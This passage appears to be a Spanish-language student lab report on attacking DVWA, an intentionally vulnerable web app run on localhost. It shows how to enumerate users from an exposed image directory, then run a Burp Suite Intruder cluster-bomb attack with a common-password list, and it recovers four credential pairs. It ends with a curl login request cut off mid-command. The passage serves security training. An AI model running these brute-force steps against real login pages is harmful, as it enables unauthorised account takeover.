Luego se puede ver como queda en la pestaña intruder:

## 2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES




Figura 13: Intruder

Más adelante desde acá se dirigirá el ataque a realizar.

## 2.5. Obtención de diccionarios para el ataque (burp)

Una forma de hacer un ataque más exitoso es mediante el uso de diccionarios, estos permiten probar varias combinaciones de credenciales, así encontrando la correcta. DVWA tiene escondido en el backend una lista con los nombres de usuarios registrados en la página. Para acceder a ella hay que realizar los siguientes pasos:

1. Analizar la pagina de DVWA luego de realizar la captura:

## 2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES




Figura 14: Análisis dvwa 1

Utilizando las herramientas de desarrollador, se puede analizar la página. Se aprecia que la imagen que funciona como "foto de perfil" del usuario admin, muestra la ruta relativa de la ubicación de la imagen. Es probable que ahí se encuentren todas las imágenes de usuarios registrados. Además, la imagen lleva el nombre de usuario, es decir, si se encuentran las imágenes, se encuentran los usuarios.

2. Ingresar a la ruta de la imagen:

## 2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES




Figura 15: Acceso a la ruta de la imagen

La ruta a la que se ingresa en primera instancia es ”`http://localhost/hackable/users/admin.jpg`” . Aquí, como es de esperar, se ve la imágen que vimos anteriormente.

### 3. Acceder al directorio de usuarios registrados:

Sin embargo, si analizamos la url, la carpeta anterior corresponde a los usuarios. Modificando la url y accediendo a ”`http://localhost/hackable/users/.es`” probable que se encuentre el directorio con los usuarios.

The screenshot shows a web browser window with the following details:

- Address bar: localhost/hackable/users/
- Page title: Index of /hackable/users
- Content area:
 

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">1337.jpg</a>	2018-10-12 17:44	3.6K	
<a href="#">admin.jpg</a>	2018-10-12 17:44	3.5K	
<a href="#">gordonb.jpg</a>	2018-10-12 17:44	3.0K	
<a href="#">pablo.jpg</a>	2018-10-12 17:44	2.9K	
<a href="#">smithy.jpg</a>	2018-10-12 17:44	4.3K	
- Page footer: Apache/2.4.25 (Debian) Server at localhost Port 80

Figura 16: Acceso al directorio de Usuarios

Las conjeturas fueron correctas, se puede ver la lista de usuarios registrados. Cada uno con su imagen de usuario respectiva.

Una vez obtenida la lista de usuarios, para realizar el ataque de fuerza bruta, se puede utilizar una fuente de datos (txt) que contenga las contraseñas más comunes. En este caso se utilizará un txt encontrado en github (<https://github.com/danielmiessler/SecLists/10-million-password-list-top-100.txt> (Enlace a un sitio externo.)) Este archivo contiene el top 100 contraseñas más usadas del mundo. Ahora toca colocar estos datos en el intruder para luego realizar el ataque.

## 2.6. Obtención de al menos 2 pares (burp)

En el intruder, se debe colocar el tipo de ataque en "Cluster Bomb". Este tipo de ataque es el que prueba todas las combinaciones posibles desde una fuente de datos.

Ahora, hay que decirle al intruder cuales son los campos que se van a atacar. Estos serán ".username" "password" (en rojo). Que corresponden al relleno para los campos "username" "password".

Para hacer esto, en primer lugar hay que desmarcar todo el texto, se deben eliminar los caracteres "§" del inicio y del final. Y luego colocar los campos mencionados entre estos

## 2.6 Obtención de al menos 2 pares (burp)

## 2 DESARROLLO DE ACTIVIDADES

caracteres, quedando algo así:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A cluster bomb attack is being configured with two positions. The 'Payloads' tab is active. The 'Attack type' dropdown is set to 'Cluster bomb'. The 'Payload positions' section shows a target URL: `http://localhost`. The payload itself is a multi-line string of HTTP headers and parameters, starting with:

```

1 GET /vulnerabilities/brute/?username=$admin$password=$password$Login=Login HTTP/1.1
2 Host: localhost
3 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "macOS"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Best: document
13 Referer: http://localhost/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-419,es;q=0.9
16 Cookie: PHPSESSID=kme1tmd48ndsvbnk0idfe4m2; security=low
17 Connection: close
18

```

At the bottom, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. The status bar at the bottom right indicates '2 highlights' and 'Length: 811'.

Figura 17: Intruder Listo

Una vez realizado lo anterior, se debe ir a la pestaña ”Payloads”


The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. There are two payload sets defined. The first payload set has a payload type of 'Simple list' and contains one item: 'Enter <new item>'. The second payload set also has a 'Simple list' type and contains one item: 'Enter <new item>'. Both payload sets have a payload count of 0. The 'Start attack' button is visible at the top right.

Figura 18: Pestaña Payloads

Existen 2 payloads, cada el primero es el payload del username y el segundo del password. En el payload 1, se agrega en "payload settings" los usuarios que encontramos anteriormente. Quedando así:

## 2.6 Obtención de al menos 2 pares (burp)

## 2 DESARROLLO DE ACTIVIDADES



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload has been defined for two requests. The first request is a login attempt with the URL containing placeholders for the username and password. The second request is a standard HTTP request with the host header set to 'localhost'. The payload itself is a multi-line string containing various HTTP headers and a connection line.

Figura 19: Pestaña Payloads de Usuario

En el payload 2, se hace lo mismo pero con los datos obtenidos del github mencionado anteriormente. (Se permite una carga de txt)

## 2.6 Obtención de al menos 2 pares (burp)

## 2 DESARROLLO DE ACTIVIDADES

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the top navigation bar, 'Intruder' is highlighted in red. Below the tabs, there are two payload sets labeled '1' and '2'. Set 1 has a status of 'Success' and set 2 has a status of 'Running'. Under 'Payload sets', it says 'Payload set: 2' and 'Payload type: Simple list'. A 'Start attack' button is visible. The main area displays 'Payload settings [Simple list]' where a list of passwords is shown, including 'password', 'qwerty', '123456789', '123454', '111111', '1234567', and 'dragon'. There are buttons for 'Add', 'Enter a new item', and 'Add from list... [Pro version only]'. Below this is 'Payload processing' with a list of rules and buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down'. At the bottom, there is a section for 'Payload encoding' with a checkbox for URL-encoding specific characters.

Figura 20: Pestaña Payloads de Contraseñas

Ahora se puede dar inicio al ataque. Para eso se presiona en "start attack". Aparecerá una ventana con el desarrollo del ataque.

Ahora, una vez terminado el ataque, podemos ver que todas las combinaciones arrojan el mismo código (200), esto indica que el servidor responde. ¿Por qué? Porque el ataque se hace dentro de la página, ya logueado. Es un ataque a una "subpágina". ¿Cómo se puede ver que la combinación es correcta? En la ventana de desarrollo del ataque, existe una pestaña dice "response", dentro de esa dice "render". En caso de éxito, render debe mostrar la imagen de usuario cargada y el mensaje "Welcome to the password protected area". Así se encuentran todas estas combinaciones:

## 2.6 Obtención de al menos 2 pares (burp)

## 2 DESARROLLO DE ACTIVIDADES

**2. Intruder attack of http://localhost - Temporary attack - Not saved to project file**

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4741		
1	1337	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
2	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
3	gordonb	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
4	pablo	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
5	smithy	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
6	1337	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
7	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4741		
8	gordonb	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
9	pablo	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
10	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4743		
11	1337	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
12	admin	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
13	gordonb	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
14	pablo	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
15	smithy	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
16	1337	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		

**Request Response**

Pretty Raw Hex Render

**More Information**

Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)

Finished

The screenshot shows the Burp Suite interface during an 'Intruder attack' on a local host. The 'Results' tab is selected, displaying a table of 16 rows of attack results. The 7th row, where the user 'admin' and password 'password' were used, is highlighted with a blue background. The 'Render' tab is selected, showing a captured login page with a text input field, a 'Login' button, and a welcome message 'Welcome to the password protected area admin'. Below the page, there's a small image of a person and a link labeled 'More Information'. On the left, a sidebar lists various attack types: Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). A progress bar at the bottom indicates the attack is 'Finished'.

Figura 21: Usuario: admin, Clave: password

**2. Intruder attack of http://localhost - Temporary attack - Not saved to project file**

Results	Positions	Payloads	Resource pool	Settings				
Filter: Showing all items								
Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4741		
1	1337	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
2	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
3	gordonb	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
4	pablo	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
5	smithy	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
6	1337	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
7	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4741		
8	gordonb	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
9	pablo	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
10	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4743		
11	1337	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
12	admin	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
13	gordonb	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
14	pablo	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
15	smithy	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
16	1337	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		

**Request Response**

Pretty	Raw	Hex	Render
<b>Brute force</b>			
<b>Command Injection</b>			
<b>CSRF</b>			
<b>File Inclusion</b>			
<b>File Upload</b>			
<b>Insecure CAPTCHA</b>			
<b>SQL Injection</b>			
<b>SQL Injection (Blind)</b>			
<b>Weak Session IDs</b>			

Password:

Welcome to the password protected area smithy

Finished

Figura 22: Usuario: smithy, Clave: password

2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment	
47	admin	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
48	gordonb	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
49	pablo	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4702		
50	smithy	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
51	1337	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
52	admin	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
53	gordonb	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
54	pablo	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
55	smithy	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
56	1337	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
57	admin	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
58	gordonb	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
59	pablo	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
60	smithy	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
61	1337	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
62	admin	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703		
63	gordonb	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4745		

Request Response

Pretty Raw Hex Render

CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)

Login

Welcome to the password protected area gordonb

More Information

Finished

Figura 23: Usuario: gordonb, Clave: abc123

## 2.7 Obtención de código de inspect element (curl)2 DESARROLLO DE ACTIVIDADES

The screenshot shows the Burp Suite interface during an "Intruder attack of http://localhost - Temporary attack - Not saved to project file". The "Results" tab is selected in the top navigation bar. Below it is a table with columns: Request, Payload 1, Payload 2, Status code, Error, Timeout, Length, and Comment. The table contains 30 rows of data. Row 79 is highlighted in blue, indicating a successful attack. The "Response" tab is also visible, showing a captured login page with a "Login" button and a welcome message "Welcome to the password protected area pablo". A sidebar on the left lists various attack types: Command injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The status bar at the bottom indicates "Finished".

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
34	pablo	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
35	smithy	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
36	1337	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
37	admin	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
38	gordonb	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
39	pablo	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
70	smithy	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
71	1337	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
72	admin	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
73	gordonb	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
74	pablo	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
75	smithy	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
76	1337	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
77	admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
78	gordonb	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
79	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4741	
30	smithy	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	

Figura 24: Usuario: pablo, Clave: letmein

El ataque tuvo una eficacia de 80 %. Faltó una credencial, correspondiente al usuario "1337". Esto concluye la obtención de credenciales utilizando BurpSuite en un ataque de fuerza bruta.

## 2.7. Obtención de código de inspect element (curl)

## 2.8. Utilización de curl por terminal (curl)

Ahora se utilizará el comando curl. Para esto, primero hay que tenerlo instalado.

```
mimac -- zsh -- 84x22
Last login: Sun Sep 17 11:20:49 on ttys000
[mimac@MacBook-Air-de-Mi ~ % curl --version
curl 8.1.2 (x86_64-apple-darwin21.0) libcurl/8.1.2 (SecureTransport) LibreSSL/3.3.6
zlib/1.2.11 nghttp2/1.45.1
Release-Date: 2023-05-30
Protocols: dict file ftp ftps gopher gophers http https imap imaps ldap ldaps mqtt p
op3 pop3s rtsp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS GSS-API HSTS HTTP2 HTTPS-proxy IPv6 Kerberos Largefile l
ibz MultiSSL NTLM NTLM_WB SPNEGO SSL threadsafe UnixSockets
mimac@MacBook-Air-de-Mi ~ %
```

Figura 25: Curl Instalado

Se puede ver que ya está instalado.

Nuevamente hay que capturar solicitudes, para eso, se debe ingresar nuevamente a "http://localhost/vulnerabilities/brute". Abrir las herramientas de desarrollador, la pestaña "Network" finalmente ingresar con una credencial correcta. Esto generará una solicitud de login exitosa, la que luego se tiene que analizar con el comando curl en la terminal.




Figura 26: Antes de ingresar

A diferencia de la imagen, se usarán las credenciales del usuario "pablo".




Figura 27: Antes de ingresar

Se puede ver que se levanta el archivo '?username=pablo&password=letmein&Login=Login' que corresponde al request con las credenciales. A ese archivo se presiona click derecho y se hace click en "Copy as cURL". Luego se pega en la terminal.

```
mimac@MacBook-Air-de-Mi ~ % curl 'http://localhost/vulnerabilities/brute/?username=pablo&password=letmein&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419,es;q=0.9' \
-H 'Cookie: PHPSESSID=2s4s9vi3fe00qkg01jg9f438r3; security=low' \
-H 'Proxy-Connection: keep-alive' \
